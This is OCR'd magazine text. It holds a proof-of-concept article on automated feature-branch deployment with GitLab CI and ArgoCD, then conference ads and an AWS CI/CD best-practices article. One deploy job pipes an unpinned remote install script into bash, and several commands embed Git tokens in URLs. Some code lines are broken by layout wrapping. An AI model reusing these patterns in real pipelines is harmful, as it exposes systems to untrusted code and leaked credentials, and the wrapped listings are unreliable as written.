


Fig. 2: Overall pipeline overview

- *https://goharbor.io/docs/2.7.0/working-with-projects/project-configuration/create-robot-accounts/*
- *https://kubernetes.io/docs/reference/access-authn-authz/authentication/*

Variables

The pipelines and scripts in this example code are using GitLab CI/CD variables for customization (see table 1, table 2). There are some exceptions where we cannot use variable substitution within bash scripts; in these cases, you must change the values within the script.

Overall pipeline overview

Figure 2 provides a comprehensive overview of the entire pipeline.

Variable	Description
GIT_URL	Git server url
GIT_DEPLOY_REPO	Name of the CD repository
GIT_USER	something (it doesn't matter), the token matters
GIT_TOKEN	Git token
GIT_PROJECT_URL	CD repository url
REGISTRY_URL	Docker registry url
REGISTRY_TOKEN	Registry token
REGISTRY_USER	Registry user
REGISTRY_PROJECT	Harbor registry project

Table 1: CD Pipeline

Variable	Description
RANCHER_CONTEXT	Cluster context of the rancher environment
RANCHER_TOKEN	Access token to the rancher cluster
RANCHER_URL	Management url of the rancher cluster

Table 2: CD pipeline variables

1. The developer creates a new feature branch named *feature/my-dev-task*.
2. Once pushed to the Git src branch, a twin branch with the same name is created in the CD repository.
3. The CI pipeline builds the artifact, creates a Docker image, and loads it into the Docker registry.
4. After the image has been successfully built and uploaded, the corresponding image tag is updated in the CD twin branch.
5. ArgoCD registers the change in the Git branch
6. and applies those changes to the Kubernetes cluster.


Content of the CI repository

The CI repository [2] consists of the application and all instructions on how to build it and package it into a Docker image. In our example, a static website is generated from a simple NUXT3 application (app.vue), which is then packed into a Docker nginx image.

```
├── Dockerfile
├── README.md
├── app
│   ├── app.vue
│   ├── assets
│   │   └── img
│   │       └── remmen.png
│   ├── nuxt.config.ts
│   ├── package.json
│   ├── tsconfig.json
│   └── yarn.lock
├── nginx
│   └── nginx.conf
└── pipeline_process.png
```

Dockerfile

The Dockerfile itself is very minimalistic. It simply copies the static output of the "yarn generate" into an nginx



Init
Build
Push
Deploy
Does a branch in the CD repository exist?
NO
YES
Create a new branch
Use the branch name of the CI
Build docker image
Push docker image to the repository
Replace the image tag on the CD branch

Fig. 3: CI sequence

container and adds the needed configuration/setup to run it (Listing 1).

nginx configuration

The nginx configuration is also very minimalistic, the import part is to add a "." as a prefix to the server_name to match both the exact name "your.domain.ch" and the wildcard name "*.your.domain.ch".

```
server {
      listen 80;
      server_name .your.domain.ch;
   ...
}
```

Listing 1: Dockerfile

```
FROM nginx:stable-alpine
LABEL maintainer="marc@remmen.io"
LABEL app="feature-branch-demo"

COPY app/.output/public /usr/share/nginx/html
COPY nginx/nginx.conf /etc/nginx/nginx.conf

## add permissions for nginx user
RUN chown -R nginx:nginx /usr/share/nginx/html && chmod -R 755 /usr/
                                               share/nginx/html && \
      chown -R nginx:nginx /var/cache/nginx && \
      chown -R nginx:nginx /var/log/nginx && \
      chown -R nginx:nginx /etc/nginx/conf.d
RUN touch /var/run/nginx.pid && \
      chown -R nginx:nginx /var/run/nginx.pid

USER nginx
```

Listing 2: Extract of the ingress definition

```
annotations:
   kubernetes.io/tls-acme: "true"
   # authentication
   nginx.ingress.kubernetes.io/auth-type: basic
   nginx.ingress.kubernetes.io/auth-secret: basic-auth
   nginx.ingress.kubernetes.io/auth-realm: 'Authentication Required'
```

Content of the CD repository

The CD repository [2] consists of the argocd application as well as all the Kubernetes resources based on a classic kustomize structure with a base configuration and overlays for each environment.

```
├── README.md
├── argocd
│   ├── feature
│   │   └── demo-app-feature.yml
│   └── main
│       └── demo-app.yml
└── kustomize
    ├── base
    │   ├── deployment.yml
    │   ├── kustomization.yml
    │   └── service.yml
    └── overlay
        ├── feature
        │   ├── basic-auth-sealed.yml
        │   ├── ingress.yml
        │   └── kustomization.yml
        └── main
            ├── basic-auth-sealed.yml
            ├── ingress.yml
            └── kustomization.yml
```

Feature-branch adjustments

Once a new feature branch is created, some adjustments are made automatically:

- setting the name and env within the argocd application definition
- setting the nameSuffix and env within the kustomize definition
- setting the host/hosts within the ingress definition

This is done by replacing the placeholder text "BRANCH_ID_TO_REPLACE" with the branch name of the CI branch in lowercase.

"Protecting" your feature applications

Usually, you don't want to expose "work-in-progress" to the internet. Therefore, we added a simple htaccess protection to the ingress named basic-auth (Listing 2).

This has the added benefit of preventing search bots from indexing the website.

Let's have a detailed look at the whole pipeline

The CI pipeline does the majority of the work; the CD pipeline builds the argocd application, which is in charge of rolling out the application to the Kubernetes cluster.

CI sequence

Because the build and push stages are so common, let's take a deeper look at the pipeline's most important stages (figure 3).

Init

In the initialization step, the CI branch will first check if there is already a twin branch, and if not, it will create one in the CD repository (Listing 3).

To comply with DNS, we convert the branch name to lowercase with bash. Please be aware that non-DNS conforming characters are not allowed (though this has not been explicitly tested).

```
if [[ "${CI_BUILD_REF_NAME}" =~ ^feature\/.+ ]]; then
    export FEATURE_PREFIX="${CI_BUILD_REF_NAME##feature/}"
    FEATURE_PREFIX_LOW="$(echo $FEATURE_PREFIX | tr '[A-Z]' '[a-z]')"
  fi
```

This information is then passed on to the next stage as a dotenv variable. In the second step, the initialization job checks if a CD branch with the same name already

Listing 3: Init stage of the CI pipeline

```
setup_dotenv:
  stage: init
  tags:
    - shell
  script:
    - |
      if [[ "${CI_BUILD_REF_NAME}" =~ ^feature\/.+ ]]; then
        export FEATURE_PREFIX="${CI_BUILD_REF_NAME##feature/}"
        FEATURE_PREFIX_LOW="$(echo $FEATURE_PREFIX | tr '[A-Z]' '[a-z]')"
      fi
      export BRANCH_NAME=${CI_BUILD_REF_NAME%%/*}
      echo "FEATURE_PREFIX_LOW=$FEATURE_PREFIX_LOW" >> variables.env
      echo "BRANCH_NAME=$BRANCH_NAME" >> variables.env
  artifacts:
    reports:
      dotenv: variables.env
    expire_in: 1 h

setup_argo-cd:
  needs:
    - setup_dotenv
  stage: init
  rules:
    - if: $CI_BUILD_REF_NAME =~ /feature/
      when: always
    - when: never
  tags:
    - shell
  script:
    - |
      projectID=`curl -s --header "Authorization: Bearer $GIT_TOKEN"
             "https://your.gitlabserver.ch/api/v4/projects" | jq '.[] | select(
                         .path=="auto-feature-branch-deploy") | .id'`
      response=`curl -s --header "Authorization: Bearer $GIT_TOKEN"
        "https://your.gitlabserver.ch/api/v4/projects/${projectID}/repository/
                    branches" |grep -c ${FEATURE_PREFIX_LOW} || true`

      if [ "$response" == "0" ]
        then
          echo Branch ${FEATURE_PREFIX_LOW} seems not to exist, creating...
          git clone https://${GIT_USER}:${GIT_TOKEN}@${GIT_PROJECT_
                                                            URL} --quiet
          success=$?
          if [[ $success -eq 0 ]];
          then
            echo "Repository successfully cloned."
            cd ${GIT_DEPLOY_REPO}
            git checkout -b feature/${FEATURE_PREFIX_LOW}  --quiet
            echo  Branch created >> README.md

            #Adjustments
            cd argocd/feature
            sed -i"" -e 's;BRANCH_ID_TO_REPLACE;'"${FEATURE_PREFIX_
                                         LOW}"';g' demo-app-feature.yml
            cd ../../kustomize/overlay/feature
            sed -i"" -e 's;BRANCH_ID_TO_REPLACE;'"${FEATURE_PREFIX_
                                           LOW}"';g' kustomization.yml
            sed -i"" -e 's;BRANCH_ID_TO_REPLACE;'"${FEATURE_PREFIX_
                                                LOW}"';g' ingress.yml

            git commit -a -m 'auto-create branch' --quiet
            git push --quiet -u --no-progress origin feature/${FEATURE_
                                                          PREFIX_LOW}
            success=$?
            if [[ $success -eq 0 ]];
            then
              echo "Branch successfully commited."
            else
              echo "Something went wrong during the commit!"
            fi
            #Cleanup
            cd ../../../../
            rm -rf ${GIT_DEPLOY_REPO}
          else
            echo "Something went wrong during clone!"
          fi
        else
          echo  Branch ${FEATURE_PREFIX_LOW}  already exists.
        fi
```



Deploy
CI_COMMIT_MESSAGE =~ auto-create
NO
CI_BUILD_REF_NAME =~ feature
YES
Rollout ArgoCD feature application
NO
Nothing todo, main release

Fig. 4: CD sequence

exists. This can be done through the GitLab API after extracting the projectID.

```
projectID=`curl -s --header "Authorization: Bearer $GIT_TOKEN"
        "https://your.gitlabserver.ch/api/v4/projects" | jq '.[] | select(.path==
                                            "auto-feature-branch-deploy") | .id'`
     response=`curl -s --header "Authorization: Bearer $GIT_TOKEN" "https://
your.gitlabserver.ch/api/v4/projects/${projectID}/repository/branches"
                                         |grep -c ${FEATURE_PREFIX_LOW} || true`
```

Deploy

Typically, the application is installed directly on a Kubernetes cluster during the deployment. In our case, instead, we check out the corresponding CD twin branch, modify the image name with the new build, and then commit the change. As with kustomize best practices, we have a dedicated overlay folder for each environment, therefore the location of the kustomize file must be adjusted. In our proof of concept code, we simply have a dedicated deploy job pointing to the correct location. This is accomplished by adding the required tools (Git and kustomize) to an alpine container, which is used to do the git actions as well as set the new image label with kustomize's "edit set image" method (Listing 4).

CD sequence

The CD pipeline is fairly simple; after a new branch is created, the argocd application is rolled out to the cluster, which then rolls out the new application once the image tag is set up (figure 4).

In our example, we are using a Rancher Kubernetes cluster, which simplifies the authentication through the rancher cli tool (Listing 5). Deployment of the feature

Listing 4: App deploy for a feature branch

```
app_deploy_feature:
  needs:
    - app_push
    - setup_dotenv
  stage: deploy
  rules:
    - if: $CI_BUILD_REF_NAME =~ /feature/
    - when: never

  environment:
    name: $CI_BUILD_REF_NAME
    on_stop: feature_stop

  image: alpine
  tags:
    - docker
  before_script:
    - apk add --no-cache git curl bash
    - curl -s "https://raw.githubusercontent.com/kubernetes-sigs/
                        kustomize/master/hack/install_kustomize.sh" | bash
    - mv kustomize /usr/local/bin/
    - git remote set-url origin https://${GIT_USER}:${GIT_TOKEN}@${GIT_
                                                             PROJECT_URL}
    - git config --global user.email "argocd-ci@${GIT_URL}"
    - git config --global user.name "GitLab CI/CD"
  script:
    - git clone -b feature/${FEATURE_PREFIX_LOW} https://${GIT_
                                  USER}:${GIT_TOKEN}@${GIT_PROJECT_URL}
    - cd ${GIT_DEPLOY_REPO}/kustomize/overlay/feature
    - kustomize edit set image DUMMY_IMAGE=$REGISTRY_URL/${REGISTRY_
      PROJECT}/feature-branch-app:${BRANCH_NAME}_${CI_PIPELINE_ID}
    - git commit -am "Updated Image - ${CI_COMMIT_TITLE} "
    - git push
```

DevOpsCon
LONDON EDITION

Strategizing Continuous Delivery – Leader's Outlook

Garima Bajpai (Canada DevOps Community of Practice)

With the rise of continuous delivery practices, the role of leaders is transforming. This talk will provide leaders with enhanced skills to onboard to continuous delivery into organizations with confidence. It will enable next-generation leadership perspective with building capacity to align continuous delivery investments into tools, practices, and skills needed to create new business opportunities and scale them. We will give an overview of Continuous Delivery business values, including the basics, practices, and pipeline, Continuous Delivery, managing a Continuous Delivery culture with open source, and continuous innovation by conceptualizing open source innovation and managing intellectual property rights. Learn about the governance paradox, evolving reference architecture, SBOM maturity, and cost management techniques.

argocd application:

```
- rancher login $RANCHER_URL --token "$RANCHER_TOKEN" --context
                                                  "$RANCHER_CONTEXT"
   - cd argocd/feature
   - rancher kubectl apply -f demo-app-feature.yml
```

All the BRANCH_ID_TO_REPLACE placeholders will get replaced at the creation of the new branch. With the given syncPolicy, the argocd controller will check in regular intervals the checksum of the latest commit and will, if required, apply the changes to the environment.

Environments and cleanup

With the help of GitLab CI/CD environments, the lifetime of a branch can be tracked through the states "available" or "stopped". If an environment stops for any reason (for example, through a merge or simply by deletion), GitLab allows you to perform a "stop_job" command. This is set by:

```
environment:
   name: $CI_BUILD_REF_NAME
   on_stop: feature_stop
```

For more information see Environments and deployments | GitLab [3]. The stop_job in the CI branch deletes the twin branch in the CD repository. Because the repository is no longer available, this is accomplished by a push.

```
git push https://${GIT_USER}:${GIT_TOKEN}@${GIT_PROJECT_URL} +:refs/
                                     heads/feature/${FEATURE_PREFIX_LOW}
```

Listing 5: Argocd application definiton

```
kind: Application
metadata:
  name: feature-BRANCH_ID_TO_REPLACE
  namespace: argocd
  labels:
    env: BRANCH_ID_TO_REPLACE
  metadata:
  finalizers:
    - resources-finalizer.argocd.argoproj.io
spec:
  project: default
  source:
    repoURL: https://your.gitlabserver.ch/demos/auto-feature-branch-deploy.git
    targetRevision: feature/BRANCH_ID_TO_REPLACE
    path: kustomize/overlay/feature
  destination:
    server: https://kubernetes.default.svc
    namespace: feature-branch
  syncPolicy:
    syncOptions:
    automated:
      selfHeal: true
      prune: true
```

The argocd application will be deleted from the cluster in the CD branch's stop_job. As we set the finalizer "resources-finalizer.argocd.argoproj.io", it will delete all resources linked with it on the Kubernetes cluster.

Final words

All source code, build steps and pipelines are made within a "proof of concept" mindset to demonstrate the possibility of an automated feature branch deployment. They are by fare not (yet) ready for production. But you should get the idea.

Marc Herren is the founder and CEO of remmen.io GmbH, a company that trains and supports IT professionals in the field of DevSecOps. He has worked in data centers for over 25 years and is well-versed in networks, firewalls, virtualization, and service automation tools. He is quite involved in the open-source community and loves to share his knowledge.

References

[1] https://gitlab.com/remmen/demos/auto-feature-branch

[2] https://gitlab.com/remmen/demos/auto-feature-branch-deploy

[3] https://docs.gitlab.com/ee/ci/environments/#run-a-pipeline-job-when-environment-is-stopped

DevOpsCon
SAN DIEGO EDITION

The Role of AI in DevOps

Travis Frisinger (8th Light)

In this talk, we delve into the pivotal role of artificial intelligence (AI) in revolutionizing DevOps, enhancing both efficiency and reliability in software development. AI is not just an add-on in technology; it's a game-changer, accelerating software delivery and improving outcomes. We'll explore the synergy between AI and cloud-based applications, demonstrating how this combination not only streamlines workflow but also facilitates more frequent and effective software deployments. Real-world examples will illustrate AI's significant impact on DevOps teams, drawing parallels to app deployments using Kubernetes. Addressing the challenges of integrating AI into DevOps, we'll navigate the shift from traditional DevSecOps to a more AI-centric approach, underscoring the importance of a unified strategy. The discussion will also highlight cutting-edge AI tools that are transforming the DevOps landscape, enhancing development pipelines, bolstering security, and fostering the growth of cloud applications. Looking ahead, the talk will project potential future directions for AI in DevOps, urging attendees to consider how AI can be integrated into their own DevOps strategies. This session promises to offer valuable insights into the transformative power of AI in the realm of software development.

CI/CD & DevOps

AWS Tools and Best Practices for Continuous Integration/Continuous Deployment

The fast-paced world of software development requires your teams to use practices like continuous integration (CI) and continuous delivery (CD), combined known as CI/CD. CI/CD has become one of the cornerstones of the broader DevOps culture. The main goal of these approaches is to deliver changes to your software confidently and continuously. This enables you to quickly gather feedback on the changes being made to your software. To reach this goal, it prioritizes frequent, automated, and efficient processes to elevate code quality and streamline deployments.

by Jan Thewes

CI encourages merging code into a shared repository frequently, where it undergoes automated testing. CD further extends this concept, automating the software release process, expediting the journey from development to production. One mechanism that supports these is DevOps, a holistic approach combining cultural philosophies, practices, and tools that increases an organization's ability to deliver applications and services at high velocity. Embracing DevOps methodologies in isolated projects or small teams can prove beneficial, but the benefits surface when DevOps is implemented at scale. „DevOps at scale" refers to the application of DevOps principles across an organization, incorporating various teams and projects.

It requires infrastructure capable of supporting automated, streamlined workflows and consistent environments across diverse teams. When successfully deployed, DevOps at scale can drastically improve software delivery speed and reliability, enhancing business agility. This allows organizations to respond rapidly to market changes and customer needs, fostering innovation, and staying competitive in the evolving digital landscape. Amazon Web Services (AWS) provides a platform to achieve DevOps at scale, offering an array of tools and services to facilitate this transformation (Fig. 1).

This article will explore these AWS tools, revealing best practices for harnessing their full potential in CI/CD and DevOps workflows, thereby enhancing software lifecycle efficiency.

Source code management

AWS CodeCommit [1], a fully-managed source control service, plays a vital role in a DevOps toolchain. It securely hosts private Git repositories, facilitating seamless collaboration and source code versioning.

To fully leverage AWS CodeCommit, follow these best practices:

1. **Access Control:** Use IAM policies, roles, and groups to manage access effectively. Avoid granting full permissions when read access suffices.
2. **Branching Strategy:** Adopt a well-structured branching strategy, like GitFlow [2] or feature branching [3], to manage codebase changes efficiently.
3. **Commit Small, Commit Often:** Make regular, small commits to simplify debugging and enhance traceability.




Figure 1: DevOps Tools & Services within the AWS platform

4. **Use Pull Requests:** Before merging, review changes through pull requests, promoting code quality and shared understanding.
5. **Automate Checks:** Implement automated code checks [4] in your CI/CD pipelines using AWS CodeBuild [5] and AWS CodePipeline [6], reducing errors and accelerating deployment.
6. **Encryption and Backup:** Protect your code. Use AWS KMS for encryption [7] and regularly backup your repositories.

By following these practices, AWS CodeCommit can form the backbone of a highly effective, secure, and efficient DevOps pipeline.

Build automation

AWS CodeBuild, a fully managed build service, eliminates the need to provision, manage, and scale your own build servers. It compiles source code, runs tests, and produces software packages that are ready for deployment.

To optimize your usage of AWS CodeBuild, consider these best practices:

1. **Environment Variables:** Use environment variables for passing sensitive data, like tokens, and other configurable parameters to your build environment. For sensitive data use environment variables of type SECRETS_MANAGER and store your sensitive values inside AWS Secrets Manager.
2. **Buildspec Files:** Use buildspec files [8] to define the build process. Separate buildspec files can be utilized for different build stages and environments. By using buildspec files, the definition of your build is also handled as code by being committed to your source repository.
3. **Parallel Builds:** For large codebases, parallelize your build processes to reduce build time.
4. **Caching:** Implement caching to speed up build times by storing dependencies that don't change often between builds.
5. **Security:** Use IAM roles to grant AWS CodeBuild only the necessary permissions, following the principle of least privilege.
6. **Monitoring:** Leverage AWS CloudWatch [9] to monitor your build processes and set alarms for build failures or other critical events.

By adhering to these practices, AWS CodeBuild can serve as a robust, efficient component in your CI/CD pipeline, enhancing productivity and deployment speed.

Testing

When adopting a CI/CD pipeline, an essential factor to consider is the incorporation of testing frameworks. Effective testing forms a vital layer in the software development process, ensuring the quality and reliability of the code. AWS CodeBuild, a fully managed build service in the cloud, offers a conducive environment for incorporating testing frameworks seamlessly.

AWS CodeBuild build environments support a broad range of programming languages, called runtimes. Whether it's JUnit for Java, pytest for Python, or Mocha for Node.js, AWS CodeBuild has you covered.

By leveraging AWS CodePipeline product integrations [10], you can even integrate your already existing testing or security tools into your CI/CD pipeline and continue relying on their analysis. AWS CodeBuild supports GitHub Actions which allows to include any GitHub Action available from the marketplace into your buildspec file.

Including a testing framework in your build process primarily involves defining the relevant commands in the buildspec file under the *build* or *post_build* phases, depending on when you want the tests to run.

Best Practices

1. **Parallel Testing:** To speed up testing, execute test cases in parallel. This can be achieved by structuring your tests correctly and using tools that support parallel execution.
2. **Automate Everything:** Make sure every code commit triggers an automated build and test process. This enables faster detection and resolution of bugs or issues.
3. **Test Reports:** Utilize the test report feature of AWS CodeBuild, which allows you to view test results, trends, and failure patterns directly from the AWS Management Console.
4. **Frequent Code Commits:** Encourage developers to commit code frequently. Smaller, regular commits make it easier to identify and fix problems.
5. **Code Coverage:** Implement a code coverage tool appropriate to your testing framework to ensure a significant portion of your code is tested.
6. **Security:** Don‘t forget to include security tests in your pipeline. Static code analysis and security application testing (SAST) has become a standard in the DevOps software development lifecycle (SDLC). You can integrate AWS CodeGuru [11] into your build process to facilitate these security checks at an early point in your software delivery process.

Incorporating testing frameworks into your AWS CodeBuild process strengthens your DevOps pipeline by enhancing code quality and reducing lead time for changes. By adhering to these best practices, you can elevate your development process, ensuring the delivery of robust, reliable software.

Release

AWS CodeDeploy [12], a fully managed deployment service, automates software deployments, making them reliable and faster. It seamlessly integrates with AWS services and is compatible with various application types, platforms, and on-premises instances.

Best Practices

1. **Use AppSpec Files:** AppSpec (Application Specification) files guide AWS CodeDeploy during a deployment, outlining the deployment actions you want AWS CodeDeploy to execute.
2. **Health Checks:** Utilize Amazon CloudWatch and Amazon SNS [13] to monitor and receive notifications about the health and status of your deployments.
3. **Rollback Configuration:** Enable automatic rollback to a previous version if a deployment fails. This ensures your application remains available despite any deployment issues. When relying to rollbacks make sure you ensure that your deployments are safe to be rolled back [14].
4. **Tag Instances:** Use AWS tags to organize and identify your instances. This helps in distributing deployments across multiple instances effectively.
5. **IAM Roles:** Assign appropriate IAM roles to AWS CodeDeploy to access instances, limiting permissions to only necessary services.

Deployment Strategies

Blue/Green Deployments

This strategy involves two environments – ‘Blue’ (live) and ‘Green’ (idle). When a new version is ready, it‘s released in a green environment, and traffic is gradually shifted from blue to green. This allows easy rollback and reduces downtime.

For instance, in AWS CodeDeploy, you can set up a blue/green deployment by specifying an Amazon EC2




Figure 2: CodeCatalyst

auto scaling group as the deployment group for your application.

Canary Releases

In a canary release, the new version is gradually rolled out to a small subset of users before a full-scale deployment. Feedback from this subset can help identify potential issues before impacting all users.

AWS CodeDeploy allows canary deployments by letting you choose the percentage of traffic routed to the new version, and the interval before full deployment. By using these best practices and deployment strategies with AWS CodeDeploy, you can ensure smooth, successful deployments, minimizing downtime and risk.

CI/CD using Amazon CodeCatalyst

Amazon CodeCatalyst [15], an all-in-one integrated service, allows teams to plan, collaborate, build, test, and deploy applications with continuous integration/continuous delivery (CI/CD) tools, thereby streamlining the software development process (Fig. 2).

A core feature of Amazon CodeCatalyst is the use of workflows, which manage the building, testing, and deployment of your applications. Workflows can be manually triggered or configured to initiate automatically based on specific events like code pushes or pull request actions. As such, they play a key role in executing CI/CD practices efficiently.

A workflow in Amazon CodeCatalyst is represented as a YAML file, known as a workflow definition file, stored in a *~/.codecatalyst/workflows/ folder* in the root of your source repository. This file describes the steps that Amazon CodeCatalyst will execute.

When designing your CI/CD workflow in Amazon CodeCatalyst, here are some best practices:

1. **Define clear and distinct steps:** Make sure each step in your workflow is responsible for a single task. This makes it easier to debug when things go wrong and allows for better resource utilization.
2. **Automate as much as possible:** The more of your process you automate, the less your workflow depends on manual intervention. This reduces the likelihood of human error and speeds up your overall CI/CD process.
3. **Include testing and quality checks:** Don't just automate the build and deployment process; automate your testing and quality checks too. This helps catch issues early before they make it into production. Using GitHub Actions – which are supported inside AWS CodeCatalyst workflows – it is possible to directly integrate these checks into your workflow.
4. **Keep your workflows traceable:** Make sure you can trace every change back to the source. This helps if you need to audit changes or troubleshoot issues. CodeCatalyst provides Environments [16] which help you to trace every change executed on your environments back to the source which resulted in this change.
